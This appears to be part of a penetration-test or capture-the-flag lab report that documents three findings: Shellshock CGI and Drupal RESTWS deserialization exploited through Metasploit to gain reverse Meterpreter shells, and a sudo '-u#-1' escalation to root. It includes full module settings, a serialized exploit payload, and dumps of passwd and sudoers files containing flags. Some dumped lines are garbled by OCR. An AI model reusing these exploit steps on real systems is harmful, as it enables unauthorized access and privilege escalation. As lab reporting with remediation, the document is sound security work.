

Vulnerability Information

CPE: cpe:/a:apache:struts
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: March 6, 2017
Vulnerability Pub Date: March 6, 2017

Tenable News: Microsoft's April 2023 Patch Tuesday Addresses 97 ...


```
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
ls -la
total 21860
drwxr-xr-x    1 root     root          4096 Feb  8  2022 .
drwxr-xr-x    1 root     root          4096 Apr 17 08:44 ..
-rw-r--r--    1 root     root      22365155 Feb  8  2022 cve-2017-538-example.jar
-rwxr-xr-x    1 root     root            78 Feb  8  2022 entry-point.sh
drwxr-xr-x    2 root     root          4096 Apr 17 08:44 exploit
cd ..
ls
bin
cve-2017-538
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd ~
ls
flagisinThisfile.7z
gzip flagisinThisfile
gzip: flagisinThisfile: No such file or directory
p7zip -d flagisinThisfile.7z
/bin/sh: p7zip: not found
7z e flagisinThisfile.7z
/bin/sh: 7z: not found
pwd
/root
unzip /root/flagisinThisfile.7z
Archive:  /root/flagisinThisfile.7z
unzip: short read
ls
flagisinThisfile.7z
ls -la
total 16
drwx------    1 root     root          4096 Feb  8  2022 .
drwxr-xr-x    1 root     root          4096 Apr 17 08:44 ..
drwxr-xr-x    3 root     root          4096 Feb  8  2022 .m2
-rw-r--r--    1 root     root           194 Feb  8  2022 flagisinThisfile.7z
cd flagisinThisfile.7z
/bin/sh: cd: line 16: can't cd to flagisinThisfile.7z: Not a directory
cat flagisinThisfile.7z
7z��'fV�%�!���flag 10 is wjasdufsdkg
�3�c��э6-�t���#��[���<�H�vw{I����W�
                                        F��Q������I����������?�;�<�Ex|�����
                                                                           �
                                                                                 #]
                                                                                  ��
n�]
```

Vulnerability 11	**Findings**

Title	Shellshock CGI
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical CVSS 9.8
Description	Shellshock CGI script was run against *.13.11 and was successfully able to gain access to sensitive files, in this case sudoers.d.
Images	 

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI ⇒ /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.13.11
RHOSTS ⇒ 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting       Required  Description
   ----            ---------------       --------  -----------
   CMD_MAX_LENGTH  2048                  yes       CMD max line length
   CVE             CVE-2014-6271         yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent            yes       HTTP header to use
   METHOD          GET                   yes       HTTP method to use
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          192.168.13.11         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH           /bin                  yes       Target PATH for binaries used by the CmdStager
   RPORT           80                    yes       The target port (TCP)
   SRVHOST         0.0.0.0               yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080                  yes       The local port to listen on.
   SSL             false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                               no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT         5                     yes       HTTP read response timeout (seconds)
   URIPATH                               no        The URI to use for this exploit (default is random)
   VHOST                                 no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.18.119.165   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.18.119.165:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 3 opened (172.18.119.165:4444 → 192.168.13.11:39142 ) at 2023-04-17 05:53:53 -0400
whoami

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
100755/rwxr-xr-x   83    fil   2022-02-28 10:39:41 -0500  shockme.cgi
```

```
services
sgml
shadow
shadow-
shells
skel
ssl
subgid
subgid-
subuid
subuid-
sudoers
sudoers.d
sysctl.conf
sysctl.d
systemd
terminfo
timezone
ubuntu-advantage
ucf.conf
udev
ufw
update-motd.d
upstart-xsessions
vim
vtrgb
wgetrc
xml
cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```


Nessus Essentials / Fold...
qterminal
zenmap
06:21 AM
root@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.


```
mt
pc
syslog.conf
syslog.d
ecuretty
ecurity
elinux
ervices
gml
hadow
hadow-
hells
kel
sl
ubgid
ubgid-
ubuid
ubuid-
udoers
udoers.d
ysctl.conf
ysctl.d
ystemd
erminfo
imezone
buntu-advantage
cf.conf
dev
fw
pdate-motd.d
pstart-xsessions
im
trgb
getrc
ml
wd
etc
at passwd
oot:x:0:0:root:/root:/bin/bash
aemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
in:x:2:2:bin:/bin:/usr/sbin/nologin
ys:x:3:3:sys:/dev:/usr/sbin/nologin
ync:x:4:65534:sync:/bin:/bin/sync
ames:x:5:60:games:/usr/games:/usr/sbin/nologin
an:x:6:12:man:/var/cache/man:/usr/sbin/nologin
p:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
ail:x:8:8:mail:/var/mail:/usr/sbin/nologin
ews:x:9:9:news:/var/spool/news:/usr/sbin/nologin
ucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
roxy:x:13:13:proxy:/bin:/usr/sbin/nologin
ww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
ackup:x:34:34:backup:/var/backups:/usr/sbin/nologin
ist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
rc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
nats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
obody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ibuuid:x:100:101::/var/lib/libuuid:
yslog:x:101:104::/home/syslog:/bin/false
lag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
lice:x:1001:1001::/home/alice:
```

Figure 20, 21, 22

Affected Hosts	192.168.13.11
Remediation	Immediate update of firmware.

Vulnerability 12	**Findings**
Title	Drupal RCE
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical CVSS 8.1
Description	Was able to exploit the results on the Nmap scan which showed an outdated version of drupal. Service was exploited and shell was gained

Images



NVD - CVE-2019-6340 - ...
qterminal
Zenmap
07:47 AM
root@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOST 192.168.13.13
RHOST => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 192.168.13.1
LHOST => 192.168.13.1
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.13.13    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory


msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x00005617678bf9a0 @headers={"Date"=>"Mon, 17 Apr 2023 11:46:44 GMT", "Server"=>"Apache/2.4.25 (Debian)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, priva
te", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=>"", "X-Generator"=>"Drupal 8 (https://www.drupal.org)
", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the currently displayed set for the u
ser and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}TJ0eH0jJ3P9qmuUjvsqxAydM4pd9OD3gjQ4og\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_si
ze=10, @count_100=0, @max_data=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12.0; rv:94.0) Gecko/20100101 Firefox/94.0\r\nContent
-Type: application/hal+json\r\nContent-Length: 659\r\n\r\n{\n  \"link\": [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u0000metho
ds\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s:42:\\\"echo TJ0eH0jJ3P9qmuUjvsqxAydM4pd9OD3gjQ4og\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerS
tack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\";}}\"\n    }\n  ],\n  \"_lin
ks\": {\n    \"type\": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"=>"192.168.13.13", "port"=>80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 5 opened (192.168.13.1:4444 → 192.168.13.13:37604 ) at 2023-04-17 07:46:45 -0400

meterpreter > shell
Process 35 created.
Channel 0 created.
whoami
www-data
```

Figure 24

Affected Hosts	192.168.13.13

Remediation	Immediate update of service and configure your web server to not allow GET/PUT/PATCH/POST requests to web services resources



Vulnerability 13	**Findings**
Title	Crafted user ID’s
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical - CVSS 8.8
Description	Used a sudo exploit to craft a user ID to get Root access to the machine
Images	

```
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
$ sudo -i
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/bash' as root on 8b6a2a505b18.
$ !root
-sh: 10: !root: not found
$ su notroot
No passwd entry for user 'notroot'
$ sudo bash
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/bash' as root on 8b6a2a505b18.
$ sudo -u#0
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
$ sudo -u#0 bash
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/bash' as root on 8b6a2a505b18.
$ sudo -u#-1 bash
root@8b6a2a505b18:/etc# s
bash: s: command not found
root@8b6a2a505b18:/etc# ls
adduser.conf            default       host.conf     ld.so.conf.d    mke2fs.conf           passwd-     rc5.d         subgid       udev
alternatives            deluser.conf  hostname      legal           modules-load.d        profile     resolv.conf   subgid-      ufw
apt                     dhcp          hosts         libaudit.conf   mtab                  profile.d   rmt           subuid       update-motd.d
bash.bashrc             dpkg          hosts.allow   login.defs      network               python3     securetty     subuid-      wgetrc
bindresvport.blacklist  environment   hosts.deny    logrotate.d     networkd-dispatcher   python3.6   security      sudoers      xdg
binfmt.d                fstab         init.d        lsb-release     networks              rc0.d       selinux       sudoers.d
ca-certificates         gai.conf      inputrc       machine-id      nsswitch.conf         rc1.d       shadow        sysctl.conf
ca-certificates.conf    group         issue         magic           opt                   rc2.d       shadow-       sysctl.d
cron.daily              group-        issue.net     magic.mime      os-release            rc3.d       shells        systemd
dbus-1                  gshadow       kernel        mailcap         pam.conf              rc4.d       skel          terminfo
debconf.conf            gshadow-      ld.so.cache   mailcap.order   pam.d                 rc5.d       ssh           tmpfiles.d
debian_version          gss           ld.so.conf    mime.types      passwd                rc6.d       ssl           ucf.conf
root@8b6a2a505b18:/etc# cd sudoers
bash: cd: sudoers: Not a directory
root@8b6a2a505b18:/etc# cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification
```


```
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
alice ALL=(ALL,!root) NOPASSWD: ALL
root@8b6a2a505b18:/etc# ls
adduser.conf            default       host.conf     ld.so.conf.d    mke2fs.conf           passwd-     rc5.d         subgid       udev
alternatives            deluser.conf  hostname      legal           modules-load.d        profile     resolv.conf   subgid-      ufw
apt                     dhcp          hosts         libaudit.conf   mtab                  profile.d   rmt           subuid       update-motd.d
bash.bashrc             dpkg          hosts.allow   login.defs      network               python3     securetty     subuid-      wgetrc
bindresvport.blacklist  environment   hosts.deny    logrotate.d     networkd-dispatcher   python3.6   security      sudoers      xdg
binfmt.d                fstab         init.d        lsb-release     networks              rc0.d       selinux       sudoers.d
ca-certificates         gai.conf      inputrc       machine-id      nsswitch.conf         rc1.d       shadow        sysctl.conf
ca-certificates.conf    group         issue         magic           opt                   rc2.d       shadow-       sysctl.d
cron.daily              group-        issue.net     magic.mime      os-release            rc3.d       shells        systemd
dbus-1                  gshadow       kernel        mailcap         pam.conf              rc4.d       skel          terminfo
